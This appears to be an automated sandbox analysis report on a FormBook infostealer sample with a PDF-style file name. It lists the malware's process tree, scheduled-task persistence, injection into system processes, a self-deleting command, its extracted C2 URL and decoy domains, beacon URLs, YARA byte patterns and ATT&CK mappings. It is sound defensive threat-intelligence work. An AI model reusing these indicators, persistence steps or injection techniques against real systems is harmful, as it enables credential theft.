ID: 383924
Sample Name: nova narud#U017eba pdf rvP6N.exe
Cookbook: default.jbs
Time: 12:32:41
Date: 08/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report nova narud#U017eba pdf rvP6N.exe

Overview

General Information

Sample Name:	nova narud#U017eba pdf rvP6N.exe
Analysis ID:	383924
MD5:	35076f942b11f79..
SHA1:	edad117505f1a87.
SHA256:	56e676fae09b69a.
Tags:	exe Formbook geo HRV
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Scheduled temp file…
- System process connects to networ…
- Yara detected AntiVM3
- Yara detected FormBook
- Allocates memory in foreign process…
- C2 URLs / IPs found in malware con…
- Injects a PE file into a foreign proce…

Classification



Startup

- **System is w10x64**
- nova narud#U017eba pdf rvP6N.exe (PID: 4844 cmdline: 'C:\Users\user\Desktop\nova narud#U017eba pdf rvP6N.exe' MD5: 35076F942B11F79D1156069E55AB132D)
  - schtasks.exe (PID: 6252 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\kPDOHsyqKitj' /XML 'C:\Users\user\AppData\Local\Temp\tmp59AC.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 6264 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - RegSvcs.exe (PID: 6300 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe MD5: 2867A3817C9245F7CF518524DFD18F28)
    - explorer.exe (PID: 3292 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - netsh.exe (PID: 7088 cmdline: C:\Windows\SysWOW64\netsh.exe MD5: A0AA3322BB46BBFC36AB9DC1DBBBB807)
        - cmd.exe (PID: 1516 cmdline: /c del 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 5484 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.lovetarot.online/sqxs/"
  ],
  "decoy": [
    "creid-network.com",
    "dinningatcastlehill.com",
    "fundadilla.com",
    "fashionmdeasy.com",
    "magentos6.com",
    "pushpartybdp.com",
    "streamingnetwork.xyz",
    "sevenredwalls.com",
    "hsuehsun.space",
    "leanbirthdaycake.com",
    "rocketmortgagedeceit.com",
    "cashflowdb.com",
    "smilebringerdesign.com",
    "naomicoleclinic.com",
    "wingsforklift.com",
    "newsounding.com",
    "48hrbusinessrescue.pro",
    "101osthoff456.com",
    "attleticgreens.com",
    "xx233.xyz",
    "niziuantena.com",
    "photosbyamandajdaniels.com",
    "udharworld.com",
    "astrolmass.com",
    "wzht88.com",
    "victoriasessionsheroes.com",
    "thefuture101.com",
    "sihe08.com",
    "webingnar.com",
    "influentialgood.com",
    "jobdoctorplacements.com",
    "bankrotstvostavropol.pro",
    "gracefulfari.com",
    "bluevistainvestments.com",
    "poopertroopersct.com",
    "link-glue.com",
    "barbequeterie.com",
    "ajbkscw.com",
    "janek-sales-training.net",
    "salesjump.xyz",
    "whatthefountain.com",
    "centre-pour-formation.com",
    "aiocoin.net",
    "thefreemaskstore.com",
    "localwow.net",
    "steven-ross.com",
    "perennialhh.com",
    "luxebeautylash.com",
    "aswahorganic.com",
    "businesshouse5asidejm.com",
    "zowjain.com",
    "mediatraining-toronto.com",
    "ashtangaway.com",
    "solutiirecentedemarketing.club",
    "zgzuqw.com",
    "timerma.com",
    "aguaalcalinamexico.com",
    "tacostio1.com",
    "karitaz.com",
    "bismillahbodyoil.com",
    "c2p.life",
    "kacgt.com",
    "fastcincincinnatioffer.com",
    "michaels.house"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000002.292611883.0000000001160000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000003.00000002.292611883.0000000001160000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1590f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b507:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c50a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000003.00000002.292611883.0000000001160000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18429:$sqlite3step: 68 34 1C 7B E1 • 0x1853c:$sqlite3step: 68 34 1C 7B E1 • 0x18458:$sqlite3text: 68 38 2A 90 C5 • 0x1857d:$sqlite3text: 68 38 2A 90 C5 • 0x1846b:$sqlite3blob: 68 53 D8 7F 8C • 0x18593:$sqlite3blob: 68 53 D8 7F 8C
0000000F.00000002.499334545.0000000000B10000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000000F.00000002.499334545.0000000000B10000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1590f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b507:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c50a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 18 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
3.2.RegSvcs.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
3.2.RegSvcs.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14895:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14381:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14997:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14b0f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x977a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa473:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a707:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b70a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
3.2.RegSvcs.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17629:$sqlite3step: 68 34 1C 7B E1 • 0x1773c:$sqlite3step: 68 34 1C 7B E1 • 0x17658:$sqlite3text: 68 38 2A 90 C5 • 0x1777d:$sqlite3text: 68 38 2A 90 C5 • 0x1766b:$sqlite3blob: 68 53 D8 7F 8C • 0x17793:$sqlite3blob: 68 53 D8 7F 8C
3.2.RegSvcs.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
3.2.RegSvcs.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1590f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b507:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c50a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

System Summary:

Sigma detected: Scheduled temp file as task from temp location

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for dropped file

Machine Learning detection for sample

Networking:

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Writes to foreign memory regions

Lowering of HIPS / PFW / Operating System Security Settings:

Uses netsh to modify the Windows network and firewall settings

Stealing of Sensitive Information:

Yara detected FormBook

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Scheduled Task/Job 1	Scheduled Task/Job 1	Process Injection 8 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 3 3 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop Insecure Network Communica
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Masquerading 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 Redirect Ph Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1 1	Security Account Manager	Virtualization/Sandbox Evasion 4 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 Track Devic Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Virtualization/Sandbox Evasion 4 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 8 1 2	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communica
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	System Information Discovery 1 1 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 4	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-F Access Poir

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 3	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
nova narud#U017eba pdf rvP6N.exe	23%	Virustotal		Browse
nova narud#U017eba pdf rvP6N.exe	15%	ReversingLabs	Win32.Trojan.Wacatac	
nova narud#U017eba pdf rvP6N.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\kPDOHsyqKitj.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\kPDOHsyqKitj.exe	15%	ReversingLabs	Win32.Trojan.Wacatac	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.2.RegSvcs.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/tm	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.carterandcone.comva	0%	URL Reputation	safe	
http://www.carterandcone.comva	0%	URL Reputation	safe	
http://www.carterandcone.comva	0%	URL Reputation	safe	
http://www.businesshouse5asidejm.com/sqxs/?9r=vISvmTlEiopKSz7sbFBAxkFCF8r7k2dJAG7u5uLq0h9VZPMRNv+QYXnwEIKYsgNdKjl1RWh6mQ==&sZRd=1bYDYvm0JHdHoLj	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/Y0y	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/roso	0%	Avira URL Cloud	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/5	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/Y0	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/Y0	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/Y0	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/s_tr	0%	Avira URL Cloud	safe	
http://www.carterandcone.comadi	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/S	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.fontbureau.com=	0%	Avira URL Cloud	safe	
http://www.fontbureau.comF	0%	URL Reputation	safe	
http://www.fontbureau.comF	0%	URL Reputation	safe	
http://www.fontbureau.comF	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/S	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/Ian	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/Y0bd	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.jiyu-kobo.co.jp/Sue	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.fontbureau.comFt	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/j	0%	Avira URL Cloud	safe	
http://www.carterandcone.comefa	0%	Avira URL Cloud	safe	
www.lovetarot.online/sqxs/	100%	Avira URL Cloud	malware	
http://www.jiyu-kobo.co.jp/vv	0%	Avira URL Cloud	safe	
http://www.fontbureau.comE.TTF	0%	Avira URL Cloud	safe	
http://www.magentos6.com/sqxs/?9r=MRpl8UDFdJqnpJCoHCjX+0bMpbzGGukG+UMXxre6C1KfRpZnCXnM0uJ6ixOsqKWJKMs9S6HgiQ==&sZRd=1bYDYvm0JHdHoLj	0%	Avira URL Cloud	safe	
http://www.fontbureau.comrsivr	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.magentos6.com	63.250.37.200	true	true		unknown
www.businesshouse5asidejm.com	156.235.148.136	true	true		unknown
www.lovetarot.online	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.businesshouse5asidejm.com/sqxs/?9r=vlSvmTlEiopKSz7sbFBAxkFCF8r7k2dJAG7u5uLq0h9VZPMRNv+QYXnwEIKYsgNdKjl1RWh6mQ==&sZRd=1bYDYvm0JHdHoLj	true	• Avira URL Cloud: safe	unknown
www.lovetarot.online/sqxs/	true	• Avira URL Cloud: malware	low
http://www.magentos6.com/sqxs/?9r=MRpl8UDFdJqnpJCoHCjX+0bMpbzGGukG+UMXxre6C1KfRpZnCXnM0uJ6ixOsqKWJKMs9S6HgiQ==&sZRd=1bYDYvm0JHdHoLj	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.founder.com.cn/cn/tm	nova narud#U017eba pdf rvP6N.exe, 00000000.00000003.23374679 6.0000000005C51000.00000004.00 000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designersG	nova narud#U017eba pdf rvP6N.exe, 00000000.00000002.25260772 5.0000000006E52000.00000004.00 000001.sdmp, explorer.exe, 000 00004.00000000.275434330.00000 0000BE70000.00000002.00000001. sdmp	false		high
http://www.fontbureau.com/designers/?	nova narud#U017eba pdf rvP6N.exe, 00000000.00000002.25260772 5.0000000006E52000.00000004.00 000001.sdmp, explorer.exe, 000 00004.00000000.275434330.00000 0000BE70000.00000002.00000001. sdmp	false		high

